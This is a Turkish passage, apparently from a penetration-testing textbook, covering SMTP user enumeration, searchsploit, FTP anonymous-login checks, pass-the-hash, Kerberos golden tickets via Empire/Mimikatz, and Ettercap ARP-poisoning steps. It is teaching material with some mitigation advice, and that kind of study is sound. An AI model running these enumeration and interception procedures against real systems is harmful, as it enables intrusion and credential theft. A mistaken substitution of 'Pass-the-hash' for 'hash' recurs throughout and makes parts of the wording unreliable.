- **RSET:** Bir e-posta işlemini sıfırlamak (iptal etmek) için kullanılır.
- **MAIL:** Gönderenin e-posta adresini belirtmek için kullanılır.
- **QUIT:** Bağlantıyı kapatmak için kullanılır.
- **HELP:** Bir yardım menüsünü görüntülemek için kullanılır (varsa).
- **AUTH:** Bir istemcinin sunucuya kimliğini doğrulamak için kullanılır.
- **VRFY:** Bir kullanıcının e-posta posta kutusunun mevcut olup olmadığını doğrulamak için kullanılır.
- **EXPN:** Uzak sunucudaki bir posta listesini istemek veya genişletmek için kullanılır.

Örnek 5-7, e-posta sunucusunda mevcut olabilecek e-posta adreslerini ortaya çıPass-the-hashk için bu komutlardan bazılarını nasıl kullanabileceğinizi gösteren bir örneği göstermektedir. Bu durumda, e-posta sunucusuna **telnet** ve ardından 25 numaralı bağlantı noktasını kullanarak bağlanırsınız. (Bu örnekte, SMTP sunucusu, TCP bağlantı noktası 25 üzerinden düz metin iletişimi kullanıyor.) Daha sonra e-posta kullanıcı adıyla **VRFY** (doğrula) komutunu kullanırsınız. Kullanıcı hesabının sistemde mevcut olup olmadığını doğrulayın.

Örnek 5-7 *- SMTP* ***VRFY*** *Komutu*

```
omar@kali:~$ telnet 192.168.78.8 25
Trying 192.168.78.8...
Connected to 192.168.78.8.
Escape character is '^]'.
220 dionysus.theartofhacking.org ESMTP Postfix (Ubuntu)
VRFY sys
252 2.0.0 sys
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local
recipient table
VRFY root
252 2.0.0 root
VRFY omar
252 2.0.0 omar
```

smtp **-user-enum** aracı (Kali Linux'ta varsayılan olarak kuruludur) bu bilgi toplama adımlarını otomatikleştirmenizi sağlar. Örnek 5-8'de **smtp-user-enum** seçenekleri ve aracın nasıl kullanılacağına ilişkin örnekler gösterilmektedir.

Örnek 5-8 *-* ***smtp-user-enum*** *Aracını Kullanmak*

```
Usage: smtp-user-enum [options] ( -u username | -U file-of-usernames )
( -t host | -T file-of-targets )

options are:
        -m n Maximum number of processes (default: 5)
       -M mode Method to use for username guessing EXPN, VRFY or RCPT
(default: VRFY)
       -u user Check if user exists on remote system
       -f addr MAIL FROM email address. Used only in "RCPT TO" mode
(default: user@example.com)
       -D dom Domain to append to supplied user list to make email
addresses (Default: none)
              Use this option when you want to guess valid email
addresses instead of just usernames e.g. "-D example.com" would guess
foo@example.com, bar@example.com, etc. Instead of simply the usernames
foo and bar.
       -U file File of usernames to check via smtp service
       -t host Server host running smtp service
       -T file File of hostnames running the smtp service
       -p port TCP port on which smtp service runs (default: 25)
       -d Debugging output
       -t n Wait a maximum of n seconds for reply (default: 5)
```

Örnek 5-9 , omar kullanıcısının sunucuda mevcut olup olmadığını doğrulamak için **smtp-user-enum** komutunun nasıl kullanılacağını gösterir . Çoğu modern e-posta

sunucusu **VRFY** ve **EXPN** komutlarını devre dışı bırakır. Bu SMTP komutlarını devre dışı bırakmanız önemle tavsiye edilir. Modern güvenlik duvarları aynı zamanda bu komutları kullanarak SMTP bağlantılarına yönelik girişimlerin korunmasına ve engellenmesine de yardımcı olur.

Örnek 5-9 *- **smtp-user-enum** Aracını Kullanarak Bir Kullanıcıyı Numaralandırma*

```
root@kali:~# smtp-user-enum -M VRFY -u omar -t 192.168.78.8
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-
enum )

 ----------------------------------------------------------
| Scan Information |
 ----------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Sat Apr 21 19:34:42 #########
192.168.78.8: omar exists
######## Scan completed at Sat Apr 21 19:34:42 #########
1 results.

1 queries in 1 seconds (1.0 queries / sec)
root@kali:~#
```

Bilinen SMTP Sunucusu Açıkları

Bilinen SMTP ile ilgili güvenlik açıklarından yararlanmak için oluşturulan açıklardan yararlanmak mümkündür. Örnek 5-10 , Kali Linux'ta **searchsploit** komutunu kullanan bilinen SMTP açıklarının bir listesini göstermektedir .

Örnek 5-10 *- Bilinen SMTP Açıklarını Bulmak için **Searchsploit'i** Kullanma*

```
root@kali:~# searchsploit smtp
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
AA SMTP Server 1.1 - Crash (PoC)              | windows/dos/14990.txt
Alt-N MDaemon 6.5.1 - IMAP/SMTP Remote Buffer | windows/remote/473.c
Alt-N MDaemon 6.5.1 SMTP Server - Multiple Com | windows/remote/24624.c
Alt-N MDaemon Server 2.71 SP1 - SMTP HELO Argu | windows/dos/23146.c
Apache James Server 2.2 - SMTP Denial of Servi | multiple/dos/27915.pl
BaSoMail 1.24 - SMTP Server Command Buffer Ove | windows/dos/22668.txt
BaSoMail Server 1.24 - POP3/SMTP Remote Denial | windows/dos/594.pl
BL4 SMTP Server < 0.1.5 - Remote Buffer Overfl | windows/dos/1721.pl
Blat 2.7.6 SMTP / NNTP Mailer - Local Buffer O | windows/local/38472.py
BulletProof FTP Server 2019.0.0.50 - 'SMTP Ser | windows/dos/46422.py
Cisco PIX Firewall 4.x/5.x - SMTP Content Filt | hardware/remote/20231.txt
Citadel SMTP 7.10 - Remote Overflow           | windows/remote/4949.txt
Cobalt Raq3 PopRelayD - Arbitrary SMTP Relay  | linux/remote/20994.txt
CodeBlue 5.1 - SMTP Response Buffer Overflow  | windows/remote/21643.c
CommuniCrypt Mail 1.16 - 'ANSMTP.dll/AOSMTP.dl | windows/remote/12663.html
CommuniCrypt Mail 1.16 - SMTP ActiveX Stack Bu | windows/remote/16566.rb
Computalynx CMail 2.3 SP2/2.4 - SMTP Buffer Ov | windows/remote/19495.c
DeepOfix SMTP Server 3.3 - Authentication Bypa | linux/remote/29706.txt
```

5.1.7 FTP Exploits

Saldırganlar genellikle bilgi çalmak için FTP sunucularını kötüye kullanırlar. Eski FTP protokolü şifreleme kullanmaz veya herhangi bir bütünlük doğrulaması gerçekleştirmez. Önerilen uygulama, Güvenli Dosya Aktarım Protokolü (FTPS) veya Güvenli Dosya Aktarım Protokolü (SFTP) gibi daha güvenli bir alternatif uygulamanızı gerektirir.

SFTP ve FTPS protokolleri verileri korumak için şifrelemeyi kullanır; ancak Blowfish ve DES gibi bazı uygulamalar zayıf şifreleme şifreleri (şifreleme algoritmaları) sunar. AES gibi daha güçlü algoritmalar kullanmalısınız. Benzer şekilde SFTP ve FTPS sunucuları, dosya aktarımının bütünlüğünü doğrulamak için Pass-the-hash algoritmalar kullanır. SFTP, SSH'yi kullanır ve FTPS, TLS üzerinden FTP'yi kullanır. En iyi uygulama, MD5 veya SHA-1 gibi zayıf Pass-the-hash protokollerinin devre dışı bırakılmasını ve SHA-2 ailesinde (SHA-2 veya SHA-512 gibi) daha güçlü algoritmaların kullanılmasını gerektirir.

Buna ek olarak, FTP sunucuları sıklıkla anonim kullanıcı kimlik doğrulamasını etkinleştirir; bir saldırgan, potansiyel olarak sızma amacıyla istenmeyen dosyaları sunucunuzda depolamak için bunu kötüye kullanabilir. Örneğin, bir sistemi tehlikeye atan ve hassas bilgileri çıkaran bir saldırgan, bu bilgiyi (bir basamak olarak) mevcut olabilecek herhangi bir FTP sunucusuna depolayabilir ve herhangi bir kullanıcının anonim hesabı kullanarak bağlanmasına izin verebilir.

Örnek 5-11, IP adresi 172.16.20.136 olan bir sunucuya karşı yapılan taramayı (Nmap kullanarak) göstermektedir. Nmap, FTP sunucusunun türünü ve sürümünü belirleyebilir (bu durumda vsftpd sürüm 3.0.3).

Örnek 5-11 *- Bir FTP Sunucusunu Taramak için Nmap'i Kullanma*

```
root@kali:~# nmap -sV 172.16.20.136
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-05 22:37 EDT
Nmap scan report for 172.16.20.136
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp    vsftpd 3.0.3
22/tcp open ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
```

Örnek 5-12, Metasploit kullanılarak bir FTP sunucusunda anonim oturum açmanın nasıl test edileceğini gösterir.

Örnek 5-12 *- Metasploit Kullanarak FTP Anonim Oturum Açma Doğrulaması*

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOSTS 172.16.20.136
RHOSTS => 172.16.20.136
msf auxiliary(scanner/ftp/anonymous) > exploit

[+] 172.16.20.136:21 - 172.16.20.136:21 - Anonymous READ (220  vsFTPd 3.0.3))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


5.1.8 Pass-the-Hash Saldırıları

Windows'un tüm sürümleri, parolaları Güvenlik Hesapları Yöneticisi (SAM) dosyası adı verilen bir dosyada Pass-the-hash olarak saklar. İşletim sistemi gerçek şifrenin ne olduğunu bilmiyor çünkü şifrenin yalnızca bir Pass-the-hashsını saklıyor. Microsoft, iyi bilinen bir Pass-the-hash algoritması kullanmak yerine, yıllar içinde geliştirilen kendi uygulamasını oluşturdu.

Microsoft ayrıca kimlik doğrulama için Yeni Teknoloji LAN Yöneticisi (NTLM) adı verilen bir güvenlik protokolleri paketine de sahiptir. NTLM'nin iki sürümü vardı: NTLMv1 ve NTLMv2. Microsoft, Windows 2000'den bu yana Windows etki alanlarında Kerberos'u kullanıyor. Ancak, istemci IP adresi aracılığıyla bir sunucuda kimlik doğrulaması yaparken veya bir istemci, li ormanlar arası güven yerine NTLM güveni için yapılandırılmış farklı bir Active Directory (AD) ormanındaki bir sunucuda kimlik doğrulaması yapıyorsa, NTLM yine de kullanılabilir. Ayrıca, istemcinin bir etki alanına ait olmayan bir sunucuda kimlik doğrulaması yapması veya Kerberos iletişiminin bir güvenlik duvarı tarafından engellenmesi durumunda da NTLM hâlâ kullanılabilir.

Peki, pass-the-hash saldırısı nedir? Parola hashleri tersine çevrilemediğinden, saldırgan, kullanıcının parolasının ne olduğunu bulmaya çalışmak yerine, güvenliği ihlal edilmiş bir sistemden toplanan parola haslerini kullanabilir ve ardından aynı hash başka bir istemci veya sunucu sisteminde oturum açmak için kullanabilir. Şekil 5-3, pass-the-hash saldırısını göstermektedir.

Şekil 5-3 *– pass-the-hash Saldırısı*



Windows işletim sistemi ve Windows uygulamaları, kullanıcılardan oturum açtıklarında parolalarını girmelerini ister. Sistem daha sonra parolaları karmalara dönüştürür (çoğu durumda, LsaLogonUser adı verilen bir API kullanarak). Karma geçiş saldırısı bu süreci atlatır ve kimlik doğrulaması için yalnızca karma değeri sisteme gönderir

İPUCU: Mimikatz, birçok penetrasyon testçisi, saldırgan ve hatta kötü amaçlı yazılım tarafından kullanılan ve bellekten şifre karmalarını almak için yararlı olabilecek bir araçtır; çok yararlı bir sömürü sonrası araçtır. Mimikatz aracını *https://github.com/gentilkiwi/mimikatz* adresinden indirebilirsiniz . Metasploit ayrıca, tehlikeye atılan ana bilgisayarın diskine herhangi bir dosya yüklemeye gerek kalmadan istismarı kolaylaştırmak için Mimikatz'ı bir Meterpreter betiği olarak içerir. Mimikatz/Metasploit entegrasyonu hakkında daha fazla bilgiyi *https://www.offensive-security.com/metasploit-unleashed/mimikatz/* adresinde bulabilirsiniz.


5.1.9 Kerberos ve LDAP Tabanlı Saldırılar

Kerberos, RFC 4120'de tanımlanan ve Windows tarafından birkaç yıldır kullanılan bir kimlik doğrulama protokolüdür. Kerberos ayrıca çok sayıda uygulama ve diğer işletim sistemleri tarafından da kullanılmaktadır. Kerberos Konsorsiyumu'nun web sitesi *https://www.kerberos.org* adresinde Kerberos hakkında detaylı bilgi verilmektedir . Bir Kerberos uygulaması üç temel öğeyi içerir:

- Müşteri
- Sunucu
- Kimlik doğrulama sunucusu ve bilet verme sunucusunu içeren anahtar dağıtım merkezi (KDC)

Şekil 5-4 Kerberos kimlik doğrulamasındaki adımları göstermektedir.

Şekil 5-4 *- Kerberos Kimlik Doğrulamasındaki Adımlar*



Aşağıdaki adımlar Şekil 5-4'te gösterilmektedir:

Adım 1 . İstemci, KDC içindeki kimlik doğrulama sunucusuna bir istek gönderir.

Adım 2 . Kimlik doğrulama sunucusu, müşterinin kimliğini doğrulamak için kullanılan bir oturum anahtarı ve bir bilet verme bileti (TGT) gönderir.

Adım 3 . İstemci TGT'yi bilet veren sunucuya gönderir.

Adım 4 . Bilet veren sunucu, istemciye bir bilet oluşturur ve gönderir.

Adım 5 . İstemci bileti sunucuya sunar.

Adım 6 . Sunucu istemciye erişim izni verir.

Active Directory, erişim protokolü olarak Basit Dizin Erişim Protokolü'nü (LDAP) kullanır. Windows LDAP uygulaması Kerberos kimlik doğrulamasını destekler. LDAP, Dizin Bilgi Ağacı (DIT) adı verilen ters ağaç hiyerarşik yapısını kullanır. LDAP'ta her girişin tanımlanmış bir konumu vardır. Ayırt Edici Ad (DN), girişin tam yolunu temsil eder.

En yaygın saldırılardan biri Kerberos golden ticket saldırısıdır. Bir saldırgan, savunmasız bir sistemi tehlikeye atarak ve yerel kullanıcı kimlik bilgilerini ve parola karmalarını elde ederek, mevcut karmalara dayalı olarak Kerberos biletlerini değiştirebilir. Sistem bir etki alanına bağlıysa, saldırgan golden ticketi almak için Kerberos TGT (KRBTGT) şifre karmasını tanımlayabilir.

IPUCU: Empire, golden ticket ve diğer birçok saldırı türünü gerçekleştirmek için kullanılabilecek popüler bir araçtır. Empire temel olarak saf bir PowerShell Windows aracısı ve bir Python aracısı içeren bir kullanım sonrası çerçevedir. Bu modülün ilerleyen kısımlarında kullanım sonrası metodolojiler hakkında daha fazla bilgi edineceksiniz. Empire ile PowerShell aracılarını powershell.exe'yi kullanmaya gerek kalmadan çalıştırabilirsiniz. *https://www.powershellempire.com* adresinden Empire'ı indirebilir ve

gösterilere, sunumlara ve belgelere erişebilirsiniz . Örnek 5-9, golden ticket saldırısı gerçekleştirmek için kullanılabilecek Empire Mimikatz gold_ticket modülünü göstermektedir. Empire Mimikatz gold_ticket modülü güvenliği ihlal edilmiş bir sistemde çalıştırıldığında, KRBTGT şifre karması kullanılarak kullanıcı için golden ticket oluşturulur.

Örnek 5-9 *- Empire Aracı*

```
(Empire) > use module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > options
               Name: Invoke-Mimikatz Golden Ticket
             Module:  powershell/credentials/mimikatz/golden_ticket
         NeedsAdmin: False
          OpsecSafe: True
           Language: powershell
  MinLanguageVersion: 2
         Background: True
     OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi
```


5.1.10 Kerberoasting

Kerberos tabanlı dağıtımlara yönelik bir başka saldırı da Kerberoasting'dir. ***Kerberoasting*** , bir saldırgan tarafından çevrimdışı kırma amacıyla Active Directory'den hizmet hesabı kimlik bilgileri karmalarını çıkarmak için kullanılan bir yararlanma sonrası etkinliktir. Bu, zayıf şifreleme uygulamaları ile uygunsuz parola uygulamalarının birleşiminden yararlanan yaygın bir saldırıdır. Kerberoasting etkili bir saldırı olabilir çünkü tehdit aktörü, kurbana herhangi bir IP paketi göndermeden ve etki alanı yöneticisi kimlik bilgilerine sahip olmadan hizmet hesabı kimlik bilgileri karmalarını çıkarabilir.

5.1.11 On-Path Saldırısı

On-path (daha önce ortadaki adam [MITM] saldırısı olarak biliniyordu), saldırgan gizlice dinlemek (yani çalmak) amacıyla kendisini iletişim kuran iki cihaz veya kişi arasına yerleştirir. hassas veriler) veya aktarılan verileri manipüle etmek (örneğin, veri bozulması veya veri değişikliği yapmak). Yol üzerinde saldırılar Katman 2 veya Katman 3'te gerçekleşebilir. Şekil 5-5, yol üzerinde bir saldırıyı göstermektedir.

Şekil 5-5 *– On-path saldırı şeması*



ARP Sahtekarlığı ve ARP Önbellek Zehirlenmesi


ARP önbellek zehirlenmesi (ARP sahtekarlığı olarak da bilinir), yolda saldırı senaryosuna yol açan bir saldırı örneğidir. Bir ARP kimlik sahtekarlığı saldırısı, alt ağa bağlı sistemlerin ARP önbelleklerini zehirleyerek ve alt ağdaki diğer ana bilgisayarlara yönelik trafiği engelleyerek Katman 2 ağına bağlı ana bilgisayarları, anahtarları ve yönlendiricileri hedefleyebilir. Şekil 5-5'te saldırgan, kurbanı, saldırganın Katman 2 adresinin varsayılan ağ geçidinin (10.2.3.4) Katman 2 adresi olduğuna inandırmak için Katman 2 MAC adreslerini taklit eder. Varsayılan ağ geçidine gitmesi gereken paketler, anahtar tarafından saldırganın aynı ağ üzerindeki Layer 2 adresine iletilir. Saldırgan, istemcinin web sunucusuna (10.2.66.77) erişimini sağlamak için IP paketlerini doğru hedefe iletebilir.

Medya Erişim Kontrolü (MAC) sahtekarlığı, bir tehdit aktörünün başka bir cihazın (genellikle yönlendirici gibi bir altyapı cihazının) MAC adresini taklit ettiği bir saldırıdır. MAC adresi genellikle bir ağ arayüz denetleyicisinde sabit kodlanmış bir adrestir. Sanal ortamlarda MAC adresi sanal bir adres olabilir (yani fiziksel bir adaptöre atanmamış). Bir saldırgan, erişim kontrolü önlemlerini aşmak veya yolda saldırı gerçekleştirmek için fiziksel veya sanal sistemlerin MAC adresini taklit edebilir.

NOT : ARP önbellek zehirlenmesi saldırılarına yönelik yaygın bir azaltıcı yöntem, Katman 2 adreslerinin yanıltılmasını önlemek için anahtarlarda Dinamik Adres Çözümleme Protokolü (ARP) Denetimi'nin (DAI) kullanılmasıdır.

5.1.11.1 Ettercap ile Mitm Saldirisi

Topoloji




Ettercap, On-Path (MITM) saldırıları gerçekleştirmek için kullanılır. On-Pathsaldırının amacı, hedefin kimliğine bürünmek veya iletilen verileri değiştirmek için kullanılabilecek bilgileri elde etmek amacıyla cihazlar arasındaki trafiği engellemektir. Saldırgan iletişim kuran iki ana bilgisayarın "arasında" bulunur. On-Path saldırılarında, bilgisayar korsanının hedef cihazı tehlikeye atmasına gerek yoktur, yalnızca hedef ile hedef arasında gidip gelen trafiği koklayabilir. Ettercap bir yol aracı olarak kullanılıyor ve saldırı makinesi kurbanla aynı IP ağında bulunuyor.

On-Path saldırıları, ağda dolaşan verileri çalmanın çok güçlü yollarındandır. Yerel LAN'larda dolaşan birçok veride olduğu gibi, uçtan uca şifreleme olmadan, yolda saldırı yöntemlerini kullanarak net metin bilgileri ve hatta dosyaların tamamını yakalamak kolaydır.

Not: Bu tür saldırıların adı ortadaki adam (MITM) yerine kullanılıyor.

Ettercap aracının tüm kapasite ve komutlarını görmek için man veya help komutunu kullanabilirsiniz. Ettercap komut ve GUI arayüzüne sahiptir. Grafik arayüzüne erişim için **-G** komutunu ekleyebilirsiniz.



┌──(kali㉿kali)-[~]

└─# **sudo ettercap -G**


1. **Ettercap'ı Başlat**: İlk adım olarak, Ettercap'ı başlatın. Genellikle uygulama menünüzden veya terminal üzerinden **ettercap** komutunu kullanarak başlatabilirsiniz.
2. **Arayüz Seçimi**: Ettercap başladığında, "Sniff" menüsünden "Unified Sniffing"i seçin. Ardından, saldırı yapmak istediğiniz ağ arayüzünü seçin. Örneğin, "br-internal" gibi.
3. **Hedef Belirleme**: "Hosts" menüsünden "Scan for Hosts" seçeneğini kullanarak ağdaki hedefleri taramak için tarama yapın. Bu, ağda bulunan cihazları listeleyecektir.

4. **Hedef Seçimi**: Hedefler listelendikten sonra, "Target 1" ve "Target 2" kutularını kullanarak MITM saldırısı yapmak istediğiniz hedefleri seçin. Genellikle, ağ geçidi (gateway) ve hedef cihazları seçersiniz.
5. **MITM Saldırısını Başlatma**: Hedefleri seçtikten sonra, "Mitm" menüsünden "ARP poisoning"i seçin. Bu, MITM saldırısını başlatacaktır. Ettercap, seçtiğiniz hedeflere sahte ARP yanıtları göndererek onları yönlendirecek ve trafiği dinlemenizi sağlayacaktır.
6. **Trafik Dinleme ve Analiz Etme**: MITM saldırısı başladığında, Ettercap otomatik olarak trafiği dinlemeye başlayacaktır. "View" menüsünden "Connections"ı seçerek bağlantıları ve trafiği gözlemleyebilirsiniz.

5.1.12 Route Manipulation Saldırısı

